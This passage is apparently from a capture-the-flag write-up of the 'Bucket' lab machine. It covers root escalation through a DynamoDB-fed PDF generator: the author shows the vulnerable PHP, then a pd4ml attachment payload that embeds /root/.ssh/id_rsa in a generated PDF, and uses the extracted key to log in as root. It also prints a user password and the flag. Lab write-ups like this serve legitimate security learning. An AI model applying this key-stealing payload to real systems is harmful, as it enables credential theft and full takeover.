tcp    LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp    LISTEN   0        4096           127.0.0.1:44663         0.0.0.0:*
tcp    LISTEN   0        511            127.0.0.1:8000          0.0.0.0:*
tcp    LISTEN   0        511                    *:80                  *:*
tcp    LISTEN   0        128                 [::]:22               [::]:*
roy@bucket:/$
```

I created an SSH tunnel with Roy to more easily access the ports

```
# Command Executed on Attack Machine
ssh -L 8000:127.0.0.1:8000 -L 4566:127.0.0.1:4566 -L 44663:127.0.0.1:44663 roy@bucket.htb
Password: n2vM-<_K_Q:.Aa2
```

SCREENSHOT EVIDENCE OF SSH TUNNEL

```
root@kali:~/HTB/Boxes/Bucket# ssh -L 8000:127.0.0.1:8000 -L 4566:127.0.0.1:4566 -L 44663:127.0.0.1:44663 roy@bucket.htb
The authenticity of host 'bucket.htb (10.129.55.54)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXPArj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bucket.htb,10.129.55.54' (ECDSA) to the list of known hosts.
roy@bucket.htb's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)
```

On port 8000 there is another site
LINK: http://127.0.0.1:8000/index.php

The root directory of port 8000 is in **/var/www/bucket-app/index.php**
Inside the index.php file I found some interesting code that uploads a file to TableName=alerts with the attribute name title being the string value “Ransomware” The file then gets named result.pdf
If I create this table and result.pdf file I can add another attribute value to embed another file inside the pdf such as the root users ssh key

VULNERABLE CODE /var/www/bucket-app/index.php

```
# WHEN A POST REQUEST IS SENT TO THE SERVER
if($_SERVER["REQUEST_METHOD"]==="POST") {
# AND THE ACTION get_alerts IS CALLED
        if($_POST["action"]==="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);
                # THE TABLE ALERTS IS LOOKED FOR WITH THE ATTRIBUTE TITLE Rasonsomware
                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),
                ));
                # THE CONTENTS ARE THEN PLACED INSIDE /files/result.pdf
                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }
```

```
                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/-
bucket-app/files/$name 800 A4 -out files/result.pdf");
```

I checked to see if the root user has SSH login permissions and it does

```
# Commnad Executed on Target Machine
grep PermitRootLogin /etc/ssh/sshd_config
```

SCREENSHOT EVIDENCE OF ALLOWED ROOT SSH LOGIN

```
roy@bucket:/var/www/bucket-app/files$ grep PermitRootLogin /etc/ssh/sshd_config
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
```

I created the alerts table in the Dynamo DB database called "alerts" and attempted to insert a payload into it

SCREENSHOT EVIDENCE OF CREATED TABLE

I used the PutItem template to insert my payload into the newly created alerts table

CONTENTS OF CREATE TABLE AND PAYLOAD QUERY

```
var params = {
    TableName : "alerts",
    KeySchema: [
        {
            AttributeName: "title",
            KeyType: "HASH", //Partition key
        },
        {
            AttributeName: "data",
            KeyType: "RANGE" //Sort key
        }
    ],
    AttributeDefinitions: [
    {
        AttributeName: "title",
        AttributeType: "S"
    },
    {
        AttributeName: "data",
```

```
        AttributeType: "S"
    }
],
ProvisionedThroughput: { // Only specified if using provisioned mode
    ReadCapacityUnits: 1,
    WriteCapacityUnits: 1
}
};
dynamodb.createTable(params, function(err, data) {
    if (err) ppJson(err); // an error occurred
    else ppJson(data); // successful response
});
var params = {
    TableName: 'alerts',
    ReturnConsumedCapacity: "TOTAL",
    Item: {
        "title":{"S":"Ransomware"},
        "data":{"S":"<pd4ml:attachment description=\"id_rsa\" icon=\"PushPin\">file:///root/.ssh/id_rsa</-
pd4ml:attachment>"},
    },
};

dynamodb.putItem(params, function(err, data) {
    if (err) console.log(err, err.stack); // an error occurred
    else console.log(data); // successful response
});
```

I then triggered the payload using curl

```
# Command Executed on Attack Machine
curl -H "Content-Type: application/x-www-form-urlencoded" -d 'action=get_alerts' http://127.0.0.1:8000/
index.php
```

SCREENSHOT EVIDENCE OF SUCCESSFUL CURL

```
roy@bucket:/var/www/bucket-app/files$ curl -H "Content-Type: application/x-www-form-urlencoded" -d 'action=get_alerts' http://127.0.0.1:8000/index.php
^[[Aroy@bucket:/var/www/bucket-app/fills -la
total 12
drwxr-x---+ 2 root root 4096 Dec  3 21:38 .
drwxr-x---+ 4 root root 4096 Sep 23 10:56 ..
-rw-r--r--  1 root root 1633 Dec  3 21:38 result.pdf
roy@bucket:/var/www/bucket-app/files$
```

I then downloaded result.pdf from my browser
LINK: http://127.0.0.1:8000/files/
FILE : http://127.0.0.1:8000/files/result.pdf

SCREENSHOT EVIDENCE OF FILE IN BROWSER


Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
2403.html	2020-12-03 21:54	97	
result.pdf	2020-12-03 21:54	5.9K	

Apache/2.4.41 (Ubuntu) Server at 127.0.0.1 Port 8000

I then downloaded result.pdf and embedded in the pdf is /root/.ssh/id_rsa which I downloaded from the PDF

SCREENSHOT EVIDENCE OF EMBEDDED PRIVATE KEY



I used the SSH key login to the target as root

```
# Commands Executed on Attack Machine
ssh -i id_rsa root@bucket.htb -p 22
```


SCREENSHOT EVIDENCE OF SSH ACCESS

```
root@bucket:~# hostname
bucket
root@bucket:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bucket:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:4a:e8 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.54/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 470sec preferred_lft 470sec
    inet6 dead:beef::250:56ff:feb9:4ae8/64 scope global dynamic mngtmpaddr
       valid_lft 86235sec preferred_lft 14235sec
    inet6 fe80::250:56ff:feb9:4ae8/64 scope link
       valid_lft forever preferred_lft forever
```

I was then able to read the root flag

```
# Command Executed on Target Machine
cat /root/root.txt
# RESULTS
ab291b744cb1a424cd59910a66a77af7
```

SCREENSHOT EVIDENCE OF ROOT FLAG



ROOT FLAG : ab291b744cb1a424cd59910a66a77af7